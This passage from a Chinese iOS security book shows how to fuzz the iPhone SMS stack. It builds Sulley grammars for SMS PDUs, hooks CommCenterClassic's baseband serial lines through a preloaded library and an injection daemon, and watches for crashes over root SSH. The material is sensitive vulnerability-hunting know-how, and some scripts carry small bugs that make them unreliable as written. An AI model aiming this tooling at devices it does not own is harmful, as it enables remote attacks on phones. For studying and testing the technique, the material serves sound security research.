UDH的另一个用途是向特别注册过的应用发送数据。就像TCP具有端口而且特定的应用程序会绑定到这些端口上一样，应用程序也可以监听特定UDH端口上的数据。这里的UDH可能是060504000000000这样后面跟上应用所需要的任意数据。在这个例子中，UDHL是06，而IEI是05，这表示应用端口寻址使用了16位端口。接下来的04是IEDL，后面就是端口号信息，其中前面的0000是源端口，后面的0000是目的地端口。再接着就是应用专属的任何数据。

SMS消息中的UDH数据还有一个用途，就是用于可视语音邮件。当可视语音邮件到达时，含有该邮件URL的SMS消息也会到达。这个URL只能在运营商网络上解析，如果提供一个因特网上的URL，就会尝试（通过运营商网络）到达该URL，但运营商网络不会允许进行完整的三次握手。不管怎样，这个URL也是个可以进行模糊测试的地方。可视语音邮件是从UDH端口0000发送到端口5499的，其中的文本就是这个URL。该URL的形式如下所示：

```
allntxacds12.attwireless.net:5400?f=0&v=400&m=XXXXXXX&p=&s=5433&
t=4:XXXXXXX:A:IndyAP36:ms01:client:46173
```

其中XXXXXXX是电话号码，在这里我把它隐去了，免得AT&T找我麻烦。

现在大家已经看到iOS都使用了哪些类型的SMS数据，应该跃跃欲试，想对这些数据进行模糊测试，看看能否找到一些不错的远程服务端bug了。

6.9.7 用 Sulley 进行基于生成的模糊测试

本章较早部分介绍的例子使用的都是基于变异的模糊测试，就是对合法数据进行随机修改，并把修改过的数据发送给应用。这在协议未知时（这种情况也没别的选择）或拥有海量起始输入可供测试时特别实用。例如，在对.ppt文件进行模糊测试时，从网上下载大量PPT用于修改并不是件难事。而SMS消息则不属于这种情况。大家也许能找到一些不同类型的有效SMS消息。不过，这可能不足以进行彻底的模糊测试。为了这一目标，大家需要使用更具针对性的模糊测试方法：基于生成的模糊测试。

基于生成的模糊测试会根据规范构造测试用例，并智能地构建输入。大家已经看到了SMS消息的构成方式，现在只需要把这些知识转化成生成测试用例的代码就行了。为达到这一目的，大家可以使用Sulley模糊测试框架。

有了Sulley，我们就有办法准确表示组成SMS消息的各种数据。我们还可以用它发送数据和

监测数据。不过在这里大家可以忽略这些额外的功能，只需要利用Sulley生成测试用例的功能。

就像早期的基于生成模糊器SPIKE（www.blackhat.com/presentations/bh-usa-02/bh-us-02-aitel-spike.ppt）那样，Sulley也使用了基于块的数据表示方法。大家现在就可以开始着手了，看看能否利用Sulley提供的原语表示SMSC地址。对于第一个字节，我们需要用到s_size原语。在没有被模糊处理时，该原语可以正确地存放它所对应的数据块的长度。因此，即便是有超长的数据字段，SMSC地址从文法上讲也是正确的。这就是对协议的了解能派上用场的地方。如果只是随机地插入字节，程序可能很快就会拒收这样的无效SMS消息，因为消息的长度是错误的。调用s_size原语时我们有多种参数可以选择，大家将会用到以下这些参数。

- **format**　该参数约束了输出格式。可能的值包括string、binary和oct。你所需要的是oct，即八位组。为进行SMS模糊测试，Sulley中已经添加了处理八位组的代码。
- **length**　该参数表示长度字段是由多少字节组成的，在本例中是1。
- **math**　该参数表示如何根据数据块的实际长度计算出要输出的长度值。在本例中，输出是某些字节十六进制表示对应的文本的长度。换句话说，该数据块中的字节数（该字节的值）是数据块实际字符串长度的一半（每个“字节”其实是两个ASCII字符）。大家可以把math参数的值设置为lambda x: x/2来表示这一情况。
- **fuzzable**　该参数的值表明是否应对此字段进行模糊测试。在对Sulley文件进行调试时，我们可以先将该参数的值设为False，在准备好进行模糊测试时再把它置为True。

将这些参数全放在一起，你就会得到表示SMSC地址第一个字节的如下代码：

```
s_size("smsc_number", format="oct", length=1, math=lambda x: x/2)
```

将字节放进Sulley数据块中，你就可以指定此次长度计算中要使用这些字节。这个数据块不一定要出现在对应s_size所在位置的附近。不过，在本例中，数据块是紧随s_size之后的。Sulley代码现在就是下面这样了：

```
s_size("smsc_number", format="oct", length=1, math=lambda x: x/2)
if s_block_start("smsc_number"):
    ...
s_block_end()
```

因为可能有多个s_size原语和数据块，所以我们可以通过为s_size和数据块使用相同的字符串建立连接。接下来是数字的类型。这是个单字节的数据，因此要使用s_byte原语。这个原语可选择的参数与s_size的可选参数类似。大家还可以利用name选项为字段命名，从而提高文件的可读性：

```
s_byte(0x91, format="oct", name="typeofaddress")
```

第一个（也是唯一一个不可选的）参数是该字段的默认值。Sulley会对要进行测试的第一个可模糊测试字段进行模糊测试。在重复尝试要为该字段尝试的全部值时，其他字段都保持不变，继续具有它们的默认值。因此，在本例中，在不对typeofaddress字节进行模糊测试时，它的值一直是91。这样的结果就是Sulley永远都不会找到所谓的2x2漏洞（就是那些要求同时改变两个字段才能找到的漏洞）。

SMSC地址的最后一个字段是实际的电话号码。大家可以选择将其表示为一串s_byte，不过就算是在模糊测试时，每个s_byte的长度也一直是1。如果想让该字段具有不同的长度，你就需要使用s_string原语。在进行模糊测试时，该原语会被很多长度各异的不同字符串代替。不过这样做存在一些问题。其中一个问题是PDU数据也必须由十六进制的ASCII值组成。大家可以将其封装到数据块中，并使用可选的encoder字段向Sulley传递这一信息。

```
if s_block_start("SMSC_data", encoder=eight_bit_encoder):
        s_string("\x94\x71\x06\x00\x40\x34", max_len = 256, fuzzable=True)
s_block_end()
```

这里的eight_bit_encoder是用户提供的函数，它接受一个字符串并返回一个字符串，在本例中就是：

```
def eight_bit_encoder(string):
        ret = ''
        strlen = len(string)
        for i in range(0,strlen):
                temp = "%02x" % ord(string[i])
                ret += temp.upper()
        return ret
```

该函数接受任意的字符串，并将它们表示为所需的形式。大家可能已经注意到了，这里还有个max_len选项。Sulley的模糊测试库包含一些特别长的字符串，有时候会有几千字节那么长。而我们在这里要进行模糊测试的内容最大长度只是160字节，因此生成超长的测试用例是没有任何意义的。max_len表明了进行模糊测试时所使用字符串的最大长度。

下面是Sulley的协议文件，用于对8位编码SMS消息的所有字段进行模糊测试。想了解更多Sulley SMS文件示例，请参考www.mulliner.org/security/sms/feed/bh.tar.gz。这些文件中包含了不同的编码类型，而且有具备不同UDH信息元素的例子。

```
def eight_bit_encoder(string):
        ret = ''
        strlen = len(string)
        for i in range(0,strlen):
                temp = "%02x" % ord(string[i])
                ret += temp.upper()
        return ret

s_initialize("query")

s_size("SMSC_number", format="oct", length=1, math=lambda x: x/2)
if s_block_start("SMSC_number"):
        s_byte(0x91, format="oct", name="typeofaddress")
        if s_block_start("SMSC_data", encoder=eight_bit_encoder):
                s_string("\x94\x71\x06\x00\x40\x34", max_len = 256)
        s_block_end()
s_block_end()

s_byte(0x04, format="oct", name="octetofsmsdeliver")

s_size("from_number", format="oct", length=1, math=lambda x: x-3)
```

```
if s_block_start("from_number"):
        s_byte(0x91, format="oct", name="typeofaddress_from")
        if s_block_start("abyte2", encoder=eight_bit_encoder):
                s_string("\x94\x71\x96\x46\x66\x56\xf8", max_len = 256)
        s_block_end()
s_block_end()

s_byte(0x0, format="oct", name="tp_pid")
s_byte(0x04, format="oct", name="tp_dcs")

if s_block_start("date"):
                s_byte(0x90, format="oct")
                s_byte(0x10, format="oct")
                s_byte(0x82, format="oct")
                s_byte(0x11, format="oct")
                s_byte(0x42, format="oct")
                s_byte(0x15, format="oct")
                s_byte(0x40, format="oct")
s_block_end()

if s_block_start("eight_bit"):
        s_size("message_eight", format="oct", length=1, math=lambda x: x / 2,
fuzzable=True)
        if s_block_start("message_eight"):
                if s_block_start("text_eight",encoder=eight_bit_encoder):
                        s_string("hellohello", max_len = 256)
                s_block_end()
        s_block_end()
s_block_end()

fuzz_file = session_file()
fuzz_file.connect(s_get("query"))
fuzz_file.fuzz()
```

这将会在stdout上生成超过2000条模糊处理过的SMS消息。

```
$ python pdu_simple.py
[11:08.37] current fuzz path: -> query
[11:08.37] fuzzed 0 of 2128 total cases
[11:08.37] fuzzing 1 of 2128
07009471060040340 40D9194719646665 6F8000490108211421540 0A68656C6C6F
68656C6C6F
[11:08.37] fuzzing 2 of 2128
07019471060040340 40D9194719646665 6F8000490108211421540 0A68656C6C6F
68656C6C6F
[11:08.37] fuzzing 3 of 2128
07029471060040340 40D9194719646665 6F8000490108211421540 0A68656C6C6F
68656C6C6F
[11:08.37] fuzzing 4 of 2128
07039471060040340 40D9194719646665 6F8000490108211421540 0A68656C6C6F
68656C6C
...
```

最后一步就是对这些输出进行转换，生成便于我们尚未编写的这个模糊器解析进行解析的形式。为了让一切变得更为一般化，我们可以允许测试用例含有一条以上的SMS消息。这样一来，

测试用例不仅包含了随机的错误，也可以测试拼接SMS消息到达次序被打乱这样的情况。考虑到这一点，大家可以对该工具的输出运行如下脚本，让它变成这样的格式：

```
import sys
for line in sys.stdin:
        print line+"[end case]"
```

在本例中，大家可以将各个PDU分别视作独立的测试用例，不过这样一来就可能要忽略一些更为复杂的测试用例。

然后，大家可以运行如下内容，生成满是模糊测试测试用例的非常易于解析的文件。

```
$ python pdu_simple.py | grep -v '\[' | python convert.py
0700947106004034040D9194719646665 6F8000490108211421540 0A68656C6C6F
68656C6C6F
[end case]
0701947106004034040D9194719646665 6F8000490108211421540 0A68656C6C6F
68656C6C6F
[end case]
0702947106004034040D9194719646665 6F8000490108211421540 0A68656C6C6F
68656C6C6F
[end case]
```

注意，在这些由Sulley生成的PDU中，有一些可能没法通过真正的蜂窝网络发送。例如，SMSC可能设置了SMSC地址，而攻击者没法控制这个值。或者，也许运营商会对它传送的数据进行完整性检查，并且只允许某些特殊字段具有特定的值。不管是哪种情况，所生成的测试用例都有可能仅部分能够在运营商网络上发送。我们必须确定这些崩溃都是由能在真实的运营商网络上传送的SMS消息造成的。

6.9.8 SMS iOS 注入

在拿到大量模糊处理过的SMS消息后，你还需要有办法将它们传送到iPhone上以进行测试。利用真实的运营商网络，将它们从一部设备发送到另一部设备就能达到这一目的。这样的过程涉及将测试用例从一部设备通过SMSC发送到测试设备上。不过，这样做主要有下面几个缺点。其一就是发短信是要收费的，发得多了这笔支出也是挺大的。另一个原因就是运营商会察觉到这些测试，特别是注意到这些测试用例。除此之外，运营商还可能采取行动阻止测试，比如说限制消息的传送。还有，模糊处理过的消息还可能会导致运营商的电话服务设备崩溃，从而引发法律问题。而下面要介绍的方法首先是由Mulliner和Miller针对iOS 3描述的（www.blackhat.com/presentations/bh-usa-09/MILLER/BHUSA09-Miller-FuzzingPhone-PAPER.pdf），而我们在这里针对iOS 5对其进行了更新。这要假定将自己置于调制解调器和应用处理器之间，在设备上向这两者之间的串行连接注入SMS消息。此方法有很多好处，其中包括运营商（基本上）不会知道这种测试在进行，消息能够以非常快的速率发送，不会产生话费成本，而且出现在应用处理器上的消息与通过运营商网络到达的真实SMS消息是一模一样的。

设备上的SMS消息是由CommCenter或CommCenterClassic进程处理的（取决于使用哪种设备）。这些CommCenter进程与调制解调器之间的连接由若干虚拟串行线路组成。它们在iOS 2和

iOS 3中分别由/dev/dlci.h5-baseband.[0-15]和/dev/dlci.spi-baseband.[0-15]表示。在iOS 5中，它们的形式是/dev/dlci.spi-baseband.*。SMS消息所需的两种虚拟设备分别是/dev/dlci.spi-baseband.sms和/dev/dlci.spi-baseband.low。

要注入创建的SMS消息，我们就需要进入CommCenterClassic进程。我们会利用预先加载库的方式将库注入该进程，从而达到这一目的。该库会提供新版本的open(2)、read(2)和write(2)函数。新版的open会检查之前提过的处理SMS消息的两条串行线路是否处于打开状态。如果是，它就会打开UNIX套接字/tmp/fuzz3.sock或/tmp/fuzz4.sock，连接到该套接字，并把该文件描述符返回给请求文件的设备。如果是要对其他文件调用open，那么真实版本的open（可在dlsym中找到）会被调用。这样的结果就是，对于那些我们不关注的文件或设备，执行的是对标准open的调用，而对于想要冒充的两条串行线路来说，我们不是要打开真正的设备，而是要返回对应UNIX套接字的文件描述符；我们可以随意读写该描述符。拦截read和write函数是出于日志记录和调试的目的，与SMS注入没有关系。

接着，我们要创建一个名为injectord的守护进程，它会打开通向所需的两个串行设备的连接，还会打开通向UNIX套接字（虚拟串行端口）的连接。然后，该守护进程就会把从一个文件描述符读取的数据原原本本地复制到另一个文件描述符，扮演着中间人的角色。此外，它还会在端口4223上打开一个网络套接字。当它在此端口上接收数据时，该网络套接字会把数据转播给这里提到的UNIX套接字。最终的效果就是，当CommCenterClassic打开这些串行连接时，实际上会打开一个UNIX套接字，而这个UNIX套接字大多数时候都表现得像是通向调制解调器的连接。不过，通过向端口4223发送数据，大家可以注入数据，而且这些数据看起来就像是来自调制解调器的。

一旦这个注入程序到位，给定PDU格式的SMS消息，下面的Python函数就会将正确格式的数据发送到会把这些数据注入串行线路的守护进程。CommCenterClassic的表现就像这些消息真是通过运营商网络到达的那样。

```
def send_pdu(ip_address, line):
        leng = (len(line) / 2) - 8
        buffer = "\n+CMT: ,%d\n%s\n" % (leng, line)
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ip_addresss, 4223))
        s.send(buffer)
        s.close()
```

这样我们就可以不花钱把SMS消息发送给设备了。这些消息可以以非常快的速度传送，能达到每秒很多条的传送量。

6.9.9　SMS的监测

大家现在已经几乎掌握了对iOS的SMS实现进行模糊测试所需要的一切知识，不过最后还要了解监测。最起码，大家需要检查CommCenterClassic（和其他进程）的崩溃。要做到这一点，你就需要关注崩溃报告器的日志。

在发送测试用例之前，我们要通过SSH连接设备，清除之前问题的日志。请确保设置的是公钥认证，这样一来访问进行模糊测试的机器就不需要密码了：

```
def clean_logs(ip):
        commcenter =
'/private/var/logs/CrashReporter/LatestCrash.plist'
        springboard =
'/private/var/mobile/Library/Logs/CrashReporter/LatestCrash.plist'
        command = 'ssh root@'+ip+' "rm -rf %s 2>/dev/null; rm -rf
%s 2>/dev/null"' % (commcenter, springboard)
        c = os.popen(command)
```

这里会对SpringBoard和CommCenter进行检查，因为实际显示消息的它们在进行模糊测试时有时会崩溃。注意，日志是保存在iPhone上的，而没有保存在运行模糊器的桌面计算机上，这也是需要利用SSH查找和读取它们的原因所在。在运行了测试用例后，我们有必要检查日志中是否出现了什么内容。

```
def check_for_crash(test_number, ip):
        time.sleep(3)
        commcenter =
'/private/var/logs/CrashReporter/LatestCrash.plist'
        springboard =
'/private/var/mobile/Library/Logs/CrashReporter/LatestCrash.plist'
        command = 'ssh root@'+ip+' "cat %s 2>/dev/null; cat %s
2>/dev/null"' % (commcenter, springboard)
        c = os.popen(command)
        crash = c.read()
        if crash:
                clean_logs()
                print "CRASH with %d" % test_number
                print crash
                print "\n\n\n"
                time.sleep(60)
        else:
                print ' . ',
        c.close()
```

大家可以保持这个状态并检查是否出现崩溃。不过，为了完全确定CommCenterClassic仍能恰当地处理传入的消息，大家应该更谨慎一些。在各个模糊测试测试用例之间，大家还应该发送已知为正确的SMS消息。在进一步进行模糊测试之前，大家可以试着验证设备成功地接收了这些消息。要做到这一点，你只需对CommCenterClassic用来存储SMS消息的sqlite3数据库进行查询：

```
# sqlite3 /private/var/mobile/Library/SMS/sms.db
SQLite version 3.7.7
Enter ".help" for instructions
sqlite> .tables
_SqliteDatabaseProperties message
group_member              msg_group
madrid_attachment         msg_pieces
madrid_chat
```

这两个以madrid开头的表是对多媒体消息进行处理的，并且含有通过MMS发送的那些镜像的文件名。对于SMS而言，最重要的表名为message。在该表中有几列很有意思的内容，其中之一是叫作ROWID的递增整数，另一个是用于存放消息文本的text。

在越狱过的iPhone上运行以下命令，你就会看到该设备接收到的最后一条SMS消息的内容：

```
# sqlite3 -line /private/var/mobile/Library/SMS/sms.db 'select
text from message where ROWID = (select MAX(ROWID) from message);'
```

给定一个随机的数字，以下Python代码将进行检查，以确定iPhone仍然会处理和存储标准的SMS消息。这里假设用户已经为iOS上运行的SSH服务器设置了公钥认证。

```
def eight_bit_encoder(string):
        ret = ''
        strlen = len(string)
        for i in range(0,strlen):
                temp = "%02x" % ord(string[i])
                ret += temp.upper()
        return ret

def create_test_pdu(n):
        tn = str(n)
        ret = '07919471060040340 40D91947196466656F80006901082114215 40'
        ret += "%02x" % len(tn)
        ret += eight_bit_encoder(tn)
        return ret

def get_service_check(randnum, ip):
        pdu = create_test_pdu(randnum)
        send_pdu(pdu)
        time.sleep(1)
        command = 'ssh root@'+ip+' "sqlite3-line
/private/var/mobile/Library/SMS/sms.db \'select text from message
where ROWID = (select MAX(ROWID) from message);\'"'
        c = os.popen(command)
        last_msg = c.read()
        last_msg = last_msg[last_msg.find('=')+2:len(last_msg)-1]
        return last_msg
```

如果一切运转正常，get_service_check函数会返回含有randnum的字符串，否则会返回其他内容。剩下的就是要把所有内容整合成如下模糊测试脚本：

```
#!/usr/bin/python2.5
import socket
import time
import os
import sys
import random

def eight_bit_encoder(string):
        ret = ''
        strlen = len(string)
        for i in range(0,strlen):
                temp = "%02x" % ord(string[i])
                ret += temp.upper()
        return ret

def create_test_pdu(n):
        tn = str(n)
        ret = '07919471060040340 40D91947196466656F80006901082114215 40'
```

```
        ret += "%02x" % len(tn)
        ret += eight_bit_encoder(tn)
        return ret

def restore_service(ip):
        command = 'ssh root@'+ip+' "./lc.sh"'
        c = os.popen(command)
        time.sleep(60)

def clean_logs(ip):
        commcenter = '/private/var/logs/CrashReporter/LatestCrash.plist'
        springboard =
'/private/var/mobile/Library/Logs/CrashReporter/LatestCrash.plist'
        command = 'ssh root@'+ip+' "rm -rf %s 2>/dev/null; rm -rf
%s 2>/dev/null"' % (commcenter, springboard)
        c = os.popen(command)

def check_for_service(ip):
        times = 0
        while True:
                randnum = random.randrange(0, 99999999)
                last_msg = get_service_check(randnum, ip)
                if(last_msg == str(randnum)):
                        if(times == 0):
                                print "Passed!"
                        else:
                                print "Lost %d messages" % times
                        break
                else:
                        times += 1
                        if(times > 500):
                                restore_service(ip)
                                break

def get_service_check(randnum, ip):
        pdu = create_test_pdu(randnum)
        send_pdu(pdu)
        time.sleep(1)
        command = 'ssh root@'+ip+' "sqlite3 -line
/private/var/mobile/Library/SMS/sms.db \'select text from message
where ROWID = (select MAX(ROWID) from message);\'"'
        c = os.popen(command)
        last_msg = c.read()
        last_msg = last_msg[last_msg.find('=')+2:len(last_msg)-1]
        return last_msg

def check_for_crash(test_number, ip):
        time.sleep(3)
        commcenter = '/private/var/logs/CrashReporter/LatestCrash.plist'
        springboard =
'/private/var/mobile/Library/Logs/CrashReporter/LatestCrash.plist'
        command = 'ssh root@'+ip+' "cat %s 2>/dev/null; cat %s 2>/dev/null"' %
(commcenter, springboard)
        c = os.popen(command)
        crash = c.read()
        if crash:
```

```
                clean_logs(ip)
                print "CRASH with %d" % test_number
                print crash
                print "\n\n\n"
                time.sleep(60)
        else:
                print ' . ',
                c.close()

def send_pdu(line, ip):
        leng = (len(line) / 2) - 8
        buffer = "\n+CMT: ,%d\n%s\n" % (leng, line)
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ip, 4223))
        s.send(buffer)
        s.close()

# test either sends the pdu on the line
# or checks for crash/service if test case is complete
# as indicated by the [end case] in file
def test(i, ip):
        global lines
        line = lines[i].rstrip()
        print "%d," % i,
        if line.find('end case') >= 0:
                check_for_crash(i, ip)
                check_for_service(i, ip)
        else:
                send_pdu(line, ip)
                time.sleep(1)

def read_testcases(filename):
        global lines
        f = open(filename, 'r')
        lines = f.readlines()
        f.close()

def testall(ip, filename):
        global lines
        read_testcases(filename)
        for i in range(len(lines)):
                test(i, ip)

if __name__ == '__main__':
        testall(sys.argv[1], sys.argv[2])
```

给定安装有注入程序的iPhone的IP地址，以及格式适当的含有测试用PDU的文件，该脚本就会发送各个测试用例，最后还会检测崩溃以及程序是否仍然起作用。拥有如此强大模糊测试工具的优势在于，一旦开始模糊测试，我们就可以完全不用管它了，然后就等着工具执行每个测试用例，并将崩溃以及引发崩溃的测试用例一起记录下来。此外，只要针对某个i值调用test(i)，我们就很容易重复进行该测试。这真是iOS中SMS模糊测试的终极选择。在下一节中，大家会看到这种对细节的关注带来的一些回报。